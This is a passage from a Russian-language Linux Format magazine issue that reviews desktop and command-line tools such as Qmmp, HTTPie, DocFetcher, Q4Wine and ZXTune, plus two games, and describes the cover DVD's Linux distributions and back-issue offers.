?	root	unknown TCP		0.000	0.000 KB/sec
TOTAL				96.480	4774.578 KB/sec

» *Растаяв* в нашем соединении жжет, а вот *Firefox*, хотя тоже активен, по сравнению с ним кажется флегматом.

за которой следует PID (для особо упрямых задач используйте *kill -9*). Скорость передачи данных по умолчанию отображается в КБ/сек, но с помощью клавиши *т* можно изменить эти единицы измерения. Точно так же можно нажать на *г*, чтобы сортировать список по полученным данным, и использовать *с* для сортировки по отправленным данным.

Пока это весьма незатейливая программа, и нам хотелось бы видеть в ней такую функцию, как автоматическое прекращение процесса [*auto-kill*], если он начинает загружать слишком много данных. Или, на худой конец, автоматическое получение банковского кредита для оплаты смехотворно огромного счета за мобильную связь. P-ppp.

«Хотелось бы функции автоматического прекращения процесса.»

Музыкальный плеер

Qmmp


Версия: 0.6.7 Сайт: <http://qmmp.ylsoftware.com>

Мало кто из читателей LXF рьяный поклонник Apple – по определению; но следует признать, что частенько на них падает отраженное сияние этих превосходных продуктов. Однако в последнее время исключением стал iTunes: это сущий монстр. Если вы просто хотите послушать музыку, то возня с этим чудовищем, у которого 10000 разных функций, вряд ли покажется вам приятной. Apple несколько раз за свою историю перекраивал интерфейс, но мы по-прежнему испытываем ужас при виде него.

Linux здесь демонстрирует себя намного лучше, и предлагает широкий выбор музыкальных плееров, тесно интегрированных в среду рабочего стола. *Qmmp* – относительный новичок в этой сфере, но у него есть собственный туз в рукаве: его GUI, о котором мы поговорим далее. Чтобы его скомпилировать, нужно наличие *Qt* и ряда мультимедиа-библиотек (большинство распространенных

форматов переключает *ffmpeg*). Для работы с ним не нужна полная установка KDE – это истинное благословение для тех, кто работает с легковесными рабочими столами или менеджерами окон. По умолчанию интерфейс *Qmmp* напоминает интерфейс *XMMS* и более старые версии *Winamp*. Кнопки управления располагаются сверху, эквалайзер посередине, а список треков внизу. Он прост, эффективен, и умещается в уголке экрана, не занимая много места. Вы можете использовать несколько плейлистов и редактировать музыкальные теги внутри самого приложения.

Qmmp широко использует систему модулей расширения, для доступа к которым надо щелкнуть правой кнопкой по пустому



» Система плагинов *Qmmp* обеспечивает тонкую настройку функций, и даже совершенно новый внешний вид плеера.

пространству, затем перейти в Settings, а потом – в Plugins. Здесь можно включать дополнительные кодеки и эффекты, а также интеграцию с другими приложениями (например, с уведомлениями KDE) и сервисами (поиск слов песен онлайн). Но упомянутый GUI-туз в рукаве – это умение полностью изменять интерфейс через плагин. Если вам нравятся функции *Qmmp*, но не радует дизайн в стиле *Winamp*, возьмите плагин *Amarok*, и – упс! – GUI совершенно другой.

«Qmmp – новичок, но у него есть туз в рукаве: его GUI.»

Инструмент зондирования сайтов

HTTPIe

Версия: 0.4.0 Сайт: <http://github.com/jkbr/httpie>

Наверно, вы не в курсе, но можно работать в Сети через командную строку. Мы не говорим о текстовых браузерах типа *Links* или *W3M* – нет, речь о крутых инструментах, которые позволяют закидывать на web-серверы байты и наблюдать результат. На самом базовом уровне вы можете использовать *telnet* на порте 80 для самого рудиментарного «просмотра» (что в некотором смысле расширения это определение), а можно взять *cURL*, позволяющий сделать намного больше.

Однако основная проблема *cURL* – не особое дружелюбие к пользователю. Мы не станем ругать его за это, потому что *cURL* – инструмент для продвинутых, но многие его функции остаются в загоне из-за сложности процесса его освоения. Цель *HTTPIe* – исправить это, предоставив те же функции, что и *cURL*, но в более приятной среде.

Он написан на Python, без каких-либо необычных зависимостей, так что с его

настройкой не должно быть проблем. Вот как увидеть его в действии в самой базовой форме:

```
http httpie.org
```

Итак, *HTTPIe* соединяется с сайтом и показывает его сырой вывод, с заголовками и с небольшим выделением цветом, чтобы сделать картинку чуть ярче. Сама по себе эта команда показывает, что делает браузер и что он видит за кулисами происходящего, и она очень полезна для базовой отладки web-сервера. Но все это – только поверхность: с помощью *HTTPIe* вы можете делать с web-сервером куда более сложные операции, например, предоставлять формы через запросы POST, загружать файлы и настраивать пользовательские заголовки.

«Вы можете выполнять с web-сервером более сложные операции.»

Обратите внимание на заголовок “X-Awesome” – из стандартного web-браузера вы его не увидите.

Вы можете пересылать данные сериями как объект JSON, использовать базовую и дайджест-аутентификацию и работать через прокси-серверы. Можно также создавать сессии, где пользовательские заголовки и cookie сохраняются между запросами на web-хосте – это особенно полезно, когда вы пишете скрипт ряда запросов.

Именно способность к написанию скриптов и делает *HTTPIe* столь всесторонней программой для web-разработчиков и администраторов. Конечно, инструменты тестирования сайта (особенно в виде расширений *Firefox*) идут по пятку за пучок, но *HTTPIe* позволяет создать тесты на вашем любимом языке скриптов и затем прогнать результаты через всякие UNIX’овые утилиты для обработки текста.

Инструмент поиска на рабочем столе

DocFetcher

Версия: 1.1.6 Сайт: <http://docfetcher.sourceforge.net>

Представьте себе, что у вас есть версия Google только для вашего компьютера – именно на такой предпосылке основан *DocFetcher*. Большинство сред рабочего стола и файловых менеджеров включают определенную функцию поиска, однако набор ее функций зачастую довольно ограничен. *DocFetcher* делает нечто исключительно крутое, к чему мы сейчас и перейдем.


Короче, это приложение на основе Java, которое при первом запуске может удивить вас своей сжатостью. Вы пытаетесь найти файл – и получаете довольно грубое замечание, что пока не настроили ни одного индекса. И начинаете искать кнопку для настройки индекса, и... ну, в общем, пора браться за руководство, но в данном случае мы сэкономим ваше время. Щелкните правой кнопкой по панели Search Score и выберите создание нового индекса.

Индексы кэшируют текстовый контент файлов, позволяя во мгновение ока

осуществлять поиск по файлам, когда программе не приходится вручную прочесывать директории. На их создание потребуется время, потому что индексы заглядывают в каждый файл – и в офисные документы, и в PDF; однако в итоге вы получаете отличную функцию поиска, прямо-таки Google на рабочем столе.

Можете сузить параметры поиска, указав определенные размеры и тип документов с помощью панелей слева, а нижняя правая панель отображает текстовый предпросмотр (с выделением цветом) результатов поиска. Вы можете поместить *DocFetcher* в системном лотке и настроить для него клавиши быстрого запуска. Можно использовать встроенный просмотр-

«Можете сузить поиск, указав определенный тип документов.»



DocFetcher напомнит вам о давним-давно забытых файлах.

щик HTML для предпросмотра локально сохраненных web-страниц. Совершенно убойное свойство *DocFetcher* – его портативность. Раз это приложение Java, вы можете закинуть его на USB-брелок, и оно будет работать на компьютерах с Linux, Windows и Mac OS. Поместите на тот же брелок большую подборку документов – и вот вам портативный репозиторий документов со встроенной функцией поиска. Можете переносить его с одного компьютера на другой, сохраняя индекс нетронутым и не заставляя каждую ОС создавать собственный индекс и затем использовать функции поиска именно этой ОС.

Программа настройки Wine

Q4Wine

Версия: 1.0 Сайт: <http://q4wine.brezblock.org.ua>


Удивительно, как все меняется. Лет десять назад мы были в восторге от Wine, уровня совместимости, позволяющего запускать приложения Windows в Linux без компьютера с Windows. Wine был – да и остается – далек от совершенства, но внушал нам надежду на славное будущее, когда Linux станет стандартной ОС для всего мира, а если и будет недоставать каких-то программ, то эти пробелы восполнят программы Windows, работающие в Wine.

Однако вышло иначе. Трудолюбивые хакеры открытого кода заполнили многие пробелы родными программами, и Wine в основном стал решением (весьма полезным) для желающих работать в Linux, заодно имея доступ к старым программам только для Windows. Wine – не самая простая в настройке программа, и поэтому существуют самые разнообразные графические интерфейсы для исправления этой ситуации. Q4Wine – одно из таких приложений на базе Qt, доросшее до версии 1.0.

При первом запуске Q4Wine отображает всплывающего мастера, позволяющего указать точное расположение для Wine (если у вас установлены разные версии) и настроить сетевые параметры. Затем откроется главный экран, где вы увидите список установленных на данный момент программ и префиксов. Для запуска программы Windows просто щелкните дважды по ее значку во вкладке Programs. Чтобы добавить новую программу, щелкните правой кнопкой по пустому месту между значками, а затем щелкните по New.

Однако по-настоящему Q4Wine полезна в настройке префиксов. Это директории настройки Wine, и поскольку разные программы Windows нередко требуют разных настроек Wine, она помогает настроить

«По-настоящему Q4Wine полезен в настройке префиксов.»



➤ Если вам не жить без старых программ Windows, помогут Wine и его чудесный Qt-интерфейс.

несколько префиксов, чтобы не запускать все программы с одними и теми же настройками. В Q4Wine легко настроить новый префикс и дать ему команду монтировать образ CD/DVD в качестве диска, когда он выбран; отлично подходит для игр.

Есть также встроенный доступ к Wine AppDB, широкой подборке отчетов об успешной и сбойной работе от пользователей, которые пытались заставить всякие программы Windows работать в Wine. Можно также просматривать записи в журнале о запуске приложений, не чаясь с запуском командной строки. Это хорошее приложение, и если у вас есть затруднения с Wine, на него стоит взглянуть.

Музыкальный плеер ZX Spectrum

ZXTune

Версия: 2239 Сайт: <http://code.google.com/p/zxtune>


Причина величия Linux № 15821: он позволяет вдохнуть новую жизнь в старое оборудование. Слишком много ПК завершают свою жизнь на свалке, поскольку владельцы сочли их бесполезными уже спустя пару лет работы. Однако благодаря легковесным дистрибутивам мы знаем, что так называемые «устаревшие» ПК по-прежнему сгодятся как достойные домашние настольные машины или серверы. И стоит вам дозреть до бережливости к старому «железу», как вы на нее и подсядете – вплоть до того, что начнете пытаться запустить NetBSD на своем Game Boy Advance.

Этот феномен ничуть не нов; вот и ниша написания демо для 8-битных компьютеров покамест имеется. В основном кодеры демо-программ пишут новые графические эффекты и музыку для таких древностей, как ZX Spectrum и C64, выжимая из их внутренностей 1980-х годов

все до капли. Есть несколько отличных мелодий, и хотя их можно послушать и в формате MP3, все же гораздо лучше иметь для этого специальный плеер, который в точности воспроизводит работу оборудования.

Что и делает ZXTune: он воспроизводит работу звукового чипа Спессу, позволяя слушать как классические, так и недавно написанные мелодии чиптюн [музыка, синтезируемая ранними электронными схемами] в 25 разных форматах (с разными опциями сжатия). Поддерживаются как родные данные чипа AY, так и широкий ряд форматов трекера, и результат можно вывести в файл .wav, если вы хотите еще поработать с музыкой.

«Он позволяет слушать классику музыки чиптюн в 25 форматах.»



➤ Фанаты чипов SID! Мы знаем, что после этой публикации вы забросаете нас письмами-гранатами, но посоветуйте хороший плеер SID – и мы о нем расскажем.

ZXTune имеет и интерфейс командной строки, и графический интерфейс; последний основан на Qt, который статически ссылается на бинарник на сайте проекта. Все поддерживаемые форматы также включены в основной бинарник, и вам не придется носиться в поисках всяких мелких зависимостей. GUI весьма солиден и предоставляет поддержку плейлистов, анализатор танцующей строки и различные опции настройки раскладки.

Мы провели чудный ностальгический вечер, слушая музыку из классических игр. В сети полно отличной музыки Спессу – попробуйте поискать “Spectrum AY music”, загрузите файлы и устройте вечеринку, как будто на дворе 1987 год.

HotGames Развлекательные приложения

Убийственный для домино паззлер

Pushover

Версия: 0.0.4 Сайт: <http://pushover.sourceforge.net>

Знаете что? Появился еще один шанс упомянуть Amiga! Конечно, мы это делаем постоянно, начиная с LXF1, но от старых привычек трудно отделаться. Одной из наших любимых головоломок для Amiga в начале 1990-х был *Pushover*, от Oseap, весьма непростая игра в домино – в главной роли там был изумительно одаренный муравей. Вашей целью было сложить домино на нескольких платформах так, чтобы, толкнув одну костяшку, рассыпать все. Это надо было сделать всего одним тычком – нельзя было толкать все по очереди. Чтобы полностью пройти уровень, надо было обеспечить падение главной костяшки домино, после чего открывалась дверь на следующий уровень.

Это было классно, и в то же время заставляло поломать голову, так что мы просто по-щелячьи возрадовались, узнав, что идет работа над римейком

с открытым кодом. Несмотря даже на то, что пока что он находится на стадии 0.0.4, эта GPL-версия *Pushover* уже вполне играбельна, и основные элементы игрового процесса в ней успешно реализованы. К счастью, разработчики переделали игру с помощью SDL, и ее легко компилировать из исходника. Затем вы можете запустить ее из директории, в которую ее компилировали, всего лишь набрав `./pushover`.

Здесь включены разные уровни – одни из оригинальной игры, другие новые; выберите свой, и на экране появится ваш муравей. Используйте клавиши со стрелками для перемещения, а остановившись

«На сложных уровнях вам будет за что себя погладить по головке.»



► Полосатая костяшка домино внизу справа – пусковая: ее надо уронить, чтобы открыть дверь на следующий уровень.

перед костяшкой домино, нажмите на пробел, чтобы ее подобрать. Потом вы сможете перетащить ее в другое место и нажать на пробел, чтобы она улеглась. Нажмите на стрелку вверх, чтобы перемещаться вдоль домино, затем направление, куда вам надо его толкнуть, и пробел.

Есть десять типов домино, чтобы разнообразить игру: некоторые взрываются, некоторые распадаются пополам, некоторые составляют мосты. На более сложных уровнях вам будет за что себя погладить по головке.

Имитация приготовления еды

BurgerSpace

Версия: 1.9.2 Сайт: <http://bit.ly/j0qPBW>


Если у вас в голове засел скандал с кониной, но вы все равно любите порой вонзить зубы в сочный гамбургер с якобы говядиной, вероятно, пора учиться готовить. Но тут у нас возникает проблема: технари и приготовление пищи – это как-то не очень сочетается. Будучи технарями, мы любим точность: следуем инструкциям и оптимизируем процесс там, где видим некий изъян. Однако такой подход не слишком хорош для кухни, где царят примерные величины (пригоршня того, щепотка другого) и требуется колоссальное терпение.

Однако вы можете попытаться научиться готовить с помощью видеоигры. *BurgerSpace* – это «гамбургеро-головоломная» игра на основе классической аркады 1982 года *BurgerTime*, отсюда и не особо впечатляющая графика. Цель крайне проста: компоненты бургеров,

разбросанные по всему пространству, вам необходимо собрать в полноценный бургер внизу экрана.

Чтобы справиться с задачей, вы управляете обаятельным маленьким поваром, который бегает по платформам, карабкается по лестницам и пинает части гамбургеров, сшибая их на уровень ниже. Когда все гамбургеры собраны на положенном нижнем уровне, вы выигрываете и переходите на следующий уровень. Правда, на деле это не так просто: за вами гоняются всякие пакостные ингредиенты, типа маринованного лука или огурчиков, и достаточно одного касания – и вы

«Это некий гибрид Pacman, Dig Dug и Donkey Kong.»



► А в скольких еще играх врагами выступают маринованные огурчики? Нет, нам вправду любопытно.

вылетаете. У вас есть соль, которую можно сыпануть, чтобы временно заморозить источающие ненависть части гарнира – это даст вам время сбежать.

В общем, это некий гибрид *Pacman*, *Dig Dug* и *Donkey Kong*, только с еще большим сюрреализмом. Прямо и не знаем, что курили разработчики игры, когда их посетила данная идея, но впоследствии их явно пробилло на еду. И тем не менее это вполне милый способ убить время, и можно сохранить состояние игры посреди уровня и восстановить ситуацию потом.

На диске

Пробуйте новую операционную систему уже сегодня!



Здесь у нас в Башнях Linux Format месяц выдался не из легких. Мы занимались хакерством (естественно, в рамках закона), играли с Raspberry Pi и всеми этими новыми дистрибутивами на наших компьютерах (если вам интересно, почему, загляните на наш подкаст TuxRadar.com). Однако, несмотря на все это, мы выбрали для вас отличные дистрибутивы. Одни вам, вероятно, знакомы, дру-

гие — нет. Каждый из них превосходен в своей области, хотя у некоторых и довольно скромные ниши. PCLinuxOS и Zorin — два самых популярных. Оба дружелюбны к начинающим и станут отличным выбором для тех, кто только знакомится с операционной системой. SMS и IPFire — сетевые дистрибутивы, хоть и играют здесь разные роли. Финальным аккордом нашего диска стали SalentOS и Porteus.

Крут на зависть горным кручам

PCLinuxOS

PCLinuxOS редко становится темой заголовков в мире Linux. Причина в том, что он гуляет себе по соседству, делая то, что и всегда делал: обеспечивал дружелюбную к пользователю систему KDE. Здесь нет никаких спорных изменений в стиле Ubuntu, вызывающих толки. Зато это отличный настольный дистрибутив, который предпочитает эволюцию революциям.

PCLinuxOS основан на Mandriva; хотя сейчас он целиком отпочковался от данного проекта, но сохранил тот же стиль. Так, самые популярные опции настройки доступны из одного инструмента, т.е. не придется искать разные инструменты для каждой области.

Автор провел несколько счастливых лет, будучи пользователем Mandrake, хоть в последние годы и позволял себе заигрывать с разными ответвлениями. Но аккуратного принципа «просто работать», практикуемого PCLinuxOS, который автор обнаружил, создавая диск текущего месяца, почти хватило, чтобы вернуть его в лоно этого семейства Linux.




» PCLinuxOS, ко всему хорошему, имеется дружелюбный форум на www.pclinuxos.com.

Linux для виндузятников

Zorin

Когда мы знакомили Гэри, нашего выпускающего редактора, с Fedora 18, он недоуменно уставился на практически пустой экран Gnome Shell. «И что теперь делать?» — спросил он. Резонно! Будь это Unity, он был бы столь же обескуражен. Учиться работать в Linux непросто, и старые среды рабочего стола отнюдь не исправляют ситуацию. А вот Zorin создан для борьбы с этим. Его рабочий стол можно переключить под внешность предварительной версии 8 Windows или OS X. Это здорово упрощает людям жизнь — а освоившись, они смогут опробовать и другие дистрибутивы.



» Рабочий стол, который покажется знакомым большинству пользователей.

Делает именно то, что обещано

SMS

Бывают моменты, когда просто нужно, чтобы сервер работал, без возни со всякими файлами config для каждого сервиса. Как раз для таких случаев мы прибегаем SMS, или Superb Mini Server. Просто загрузите DVD, выберите SMS — и все! Возможно, более всего он подходит для роли файлового сервера, с FTP, webFTP, Samba и TorrentFlux (сетевым клиентом torrent). А заодно он поставляется с WebERP, Squirrel Mail и CUPS для людей с разными потребностями. Вы можете запустить SMS и на виртуальной машине, если хотите держать серверы, не открывая весь свой компьютер сети.



» Экран логина расскажет вам все необходимое, чтобы приступить к работе.

Острый, как Razor

SalentOS

Э то малоизвестный дистрибутив с малоизвестной средой рабочего стола, потому-то он и здесь. Мы уже писали о Razor-qt (LXF164), а теперь представляем его вам в форме дистрибутива Live. Razor-qt основан на той же среде Qt, что и KDE, но урезан до простого рабочего стола, и это альтернатива множеству легковесных дистрибутивов GTK. Он менее распространен, чем прочие, и по этой причине его может пока не быть в репозиториях вашей системы.




➤ SalentOS: это Qt, но без всяких лишних прикрас.

Брандмауэр — это просто

IPFire

Б рандмауэры бывают весьма сложны. Вы, вероятно, знаете, что Linux использует брандмауэры на уровне ядра и что это делается при помощи iptables, но достаточно ли вы уверены в себе, чтобы настроить его правильно? Если только вы не являетесь сетевым инженером Linux, ответ, вероятно, будет «кхе». Наличие брандмауэра на отдельном компьютере имеет много преимуществ перед стандартным брандмауэром

Linux. Это означает, что у вас может быть отдельный брандмауэр для сети; во-вторых, специальные дистрибутивы брандмауэра предоставляют простые интерфейсы для их настройки и управления; в-третьих, можно поменять дистрибутив на основном компьютере, не беспокоясь о перенастройке сети. Установка IPFire на старый компьютер — отличный способ обеспечить защиту вашей сети на высшем уровне, не задействуя дорогого оборудования.



➤ Красотой он не блещет, зато прекрасно защитит вашу сеть.

Важно ВНИМАНИЕ!



➤ Прежде чем вставить DVD в дисковод, пожалуйста, убедитесь, что вы прочитали, поняли и согласились с нижеследующим.

Диски Linux Format DVD тщательно проверяются на предмет отсутствия на них всех известных вирусов. Тем не менее, мы рекомендуем вам всегда проверять любые новые программы надежным и современным антивирусом.

Хотя процесс отбора, тестирования и установки программ на DVD проводится со всем тщанием, редакция Linux Format не несет никакой ответственности за повреждение и/или утрату данных или системы, могущее произойти при использовании данного диска, программ или данных на нем. Настоятельно рекомендуем вам создавать своевременные и надежные резервные копии всех важных файлов.

Чтобы узнать об условиях использования, просим вас прочесть лицензии.

Бракованные диски

В маловероятном случае обнаружения бракованного диска Linux Format, просим связаться с нашей группой поддержки по адресу disks@linuxformat.ru, для получения содействия.

Linux в супер-портативной форме

Porteus

Linux ладит с самым разным оборудованием, и дистрибутивы Live обычно «просто работают» (если BIOS настроен верно); но иногда предназначены для долгосрочной работы на удаленном носителе, вот как Porteus. Он приложен как файл ISO, для прожига на CD, и включает установщик с USB-брелка. Скопируйте файлы с ISO на брелок и запустите Porteus-installer-for-Windows.exe или Porteus-installer-for-Linux.com.



➤ Если возникнут проблемы, подробную информацию ищите на www.porteus.org.

На диске

Помимо этих замечательных дистрибутивов, мы включили в состав диска весь код из руководств, все программы из Notricks и все программы, упомянутые в журнале, рядом с которыми вы видите значок На диске. Если вы вставите DVD в привод, по умолчанию должна открыться страница HTML, но если ваши настройки безопасности не позволяют этого, перейдите в [index.html](#), чтобы открыть для себя все 4,4 Гб прелестей Linux.

Чтобы познакомиться с дистрибутивами, установите диск в дисковод, затем перезагрузите компьютер. После этого загрузится экран, где вы сможете выбрать то, что вам нужно. Если ваш компьютер загружается в обычном режиме, а не с диска, вам придется изменить настройки BIOS на загрузку с DVD. Для тех, кому захочется перенести содержимое диска на устройство USB, мы включили удобный скрипт. Чтобы узнать, как им пользоваться,

загляните в [dvd2usb.html](#) на диске. Цифровые подписчики при желании могут применить dd для перемещения загруженного ISO на устройство USB:

```
sudo dd if=lx170.iso of=/dev/sdX
```

при необходимости включив путь к загруженному ISO, где X изменяется согласно вашему устройству USB. Это уничтожит все данные на диске. Если вы установите не тот диск, он может стереть все данные с вашего жесткого диска.

Пропустили номер?

» Мир свободного ПО богат и разнообразен, а потому далеко не все можно вместить в рамки одной статьи. Linux Format обходит эту проблему, публикуя серии статей по самым актуальным вопросам. Но что делать, если вы поймали интересующий вас материал на середине? Обратитесь в «Линуксцентр» по адресу www.linuxcenter.ru и закажите желаемый номер журнала! Он доставляется как в печатной, так и в электронной форме, поэтому с момента открытия браузера и до получения нужного вам выпуска LXF может пройти не более нескольких минут!

Прямо сейчас для заказа доступны следующие номера:

LXF167
Февраль 2013

250 руб.



- » **Mint** Новый фаворит на скачках дистрибутивов
- » **Офисные комплекты** Вооружение для планктона и не только
- » **BTRFS** Очередная файловая система будущего
- » **Взлом web-приложений** Не корысти ради, а в научных целях

LXFDVD: Linux Mint 14, Fedora 18 и еще 2 дистрибутива, 10 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: shop.linuxformat.ru/lxf_167/
PDF-версия: shop.linuxformat.ru/elxf_167/

LXF168
Март 2013

250 руб.



- » **Linux vs Windows 8** Победителя не придется угадывать до трех раз
- » **Фоторедакторы** Пририсуйте друзьям усы и/или соберите фотки в альбом
- » **System on a Chip** Целый компьютер на одном кристалле
- » **Воскрешение из мертвых** Старый друг на новом железе

LXFDVD: Fuduntu, Netrunner, GhostBSD и Mint аж в четырех вариациях, 10 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: shop.linuxformat.ru/lxf_168/
PDF-версия: shop.linuxformat.ru/elxf_168/

LXF169
Апрель 2013

250 руб.



- » **Linux — что это?** Познавательная вивисекция
- » **ОС для Raspberry Pi** Дать дистрибьютцам компьютеру-малютке
- » **WebRTC** И браузер с браузером говорит... в реальном времени
- » **Лейся, песня** Управляем фонотекой из командной строки

LXFDVD: Fedora 18 в версии Linux Format, 5 дистрибутивов для RPi и еще 3 дистрибутива, 10 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: shop.linuxformat.ru/lxf_169/
PDF-версия: shop.linuxformat.ru/elxf_169/

Ну, а если вы хотите быть уверенными, что не пропустите ни один номер журнала — оформите подписку! Помните, что все подписавшиеся на печатную версию журнала через www.linuxcenter.ru или shop.linuxformat.ru получают электронную версию в подарок!

Подписывайтесь на журнал на www.linuxformat.ru/subscribe/

Телефоны отдела подписки: Санкт-Петербург (812) 309-06-86, Москва (499) 271-49-54

Специальное предложение

Купите подборку журнала!

К нам в редакцию периодически приходят письма с вопросами, где можно купить предыдущие выпуски LXF. Если вы тоже этим озадачены, то в интернет-магазине «ГНУ/Линуксцентра» продолжается продажа журналов за 2011 год. Вы можете приобрести как отдельные номера изданий, так и подписки на 6 или 12 месяцев. Спешите — журналов осталось не так уж много!

shop.linuxformat.ru



Информация о диске

Что-то потеряли?

Часто случается, что новые программы зависят от других программных продуктов, которые могут не входить в текущую версию вашего дистрибутива Linux.

Мы стараемся предоставить вам как можно больше важных вспомогательных файлов. В большинстве случаев, последние версии библиотек и другие пакеты мы включаем в каталог «Essentials [Главное]» на прилагаемом диске. Поэтому, если в вашей системе возникли проблемы с зависимостями, первым делом следует заглянуть именно туда.

Форматы пакетов

Мы стараемся включать как можно больше различных типов установочных пакетов: RPM, Deb или любых других. Просим вас принять во внимание, что мы ограничены свободным пространством и доступными двоичными выпусками программ. По возможности, мы будем включать исходные тексты для любого пакета, чтобы вы могли собрать его самостоятельно.

Документация

На диске вы сможете найти всю необходимую информацию о том, как устанавливать и использовать некоторые программы. Пожалуйста, не забывайте, что большинство программ поставляются вместе со своей документацией, поэтому дополнительные материалы и файлы находятся в соответствующих директориях.

Что это за файлы?

Если вы новичок в Linux, вас может смутить изобилие различных файлов и расширений. Так как мы стараемся собрать как можно больше вариантов пакетов для обеспечения совместимости, в одном каталоге часто находятся два или три файла для различных версий Linux и различных архитектур, исходные тексты и откомпилированные пакеты. Чтобы определить, какой именно файл вам нужен, необходимо обратить внимание на его имя или расширение:

- » **имя_программы-1.0.1.i386.rpm** – вероятно, это двоичный пакет RPM, предназначенный для работы на системах x86;
- » **имя_программы-1.0.1.i386.deb** – такой же пакет, но уже для Debian;
- » **имя_программы-1.0.1.tar.gz** – обычно это исходный код;
- » **имя_программы-1.0.1.tgz** – тот же файл, что и выше этажом по списку; “tgz” – это сокращение от “tar.gz”;
- » **имя_программы-1.0.1.tar.bz2** – тот же файл, но сжатый bzip2 вместо обычного gzip;
- » **имя_программы-1.0.1.src.rpm** – также исходный код, но поставляемый как RPM-пакет для упрощения процесса установки;
- » **имя_программы-1.0.1.i386.FC4.RPM** – двоичный пакет RPM для x86, предназначенный специально для операционной системы Fedora Core 4;
- » **имя_программы-1.0.1.ppc.Suse9.rpm** – двоичный пакет RPM, предназначенный специально для операционной системы SUSE 9.x PPC;
- » **имя_программы-devel-1.0.1.i386.rpm** – версия для разработчиков.

Если диск не читается...

Это маловероятно, но если все же прилагаемый к журналу диск поврежден, пожалуйста, свяжитесь с нашей службой поддержки по электронной почте: disks@linuxformat.ru

Внимательно прочтите это перед тем, как использовать LXF DVD!

А ТАКЖЕ: Видеоурок по работе с микрокомпьютером МК808



openSUSE 12.3 Live

Ядро 3.7.10 » Gnome 3.6 » KDE 4.10 » Xfce 4.10 и Enlightenment 17 » LibreOffice 3.6 и openJDK

С рабочими столами Gnome и KDE, 32-разрядные сборки

Май 2013
LXF DVD 170

LINUX
FORMAT

Май 2013
LXF DVD 170

LINUX
FORMAT

А ТАКЖЕ: IPrige 2.13, daWine, 10 книг о Linux и многое другое...

И ЕЩЕ: Porteus 2.0 » Salentos 12.04.2 » SMS » ZorinOS 6.2

РcLinuxOS

2013.1

Ответвление Mandriva с рабочим столом KDE

Содержание

LINUX

FORMAT

Сторона 1

ДИСТРИБУТИВЫ

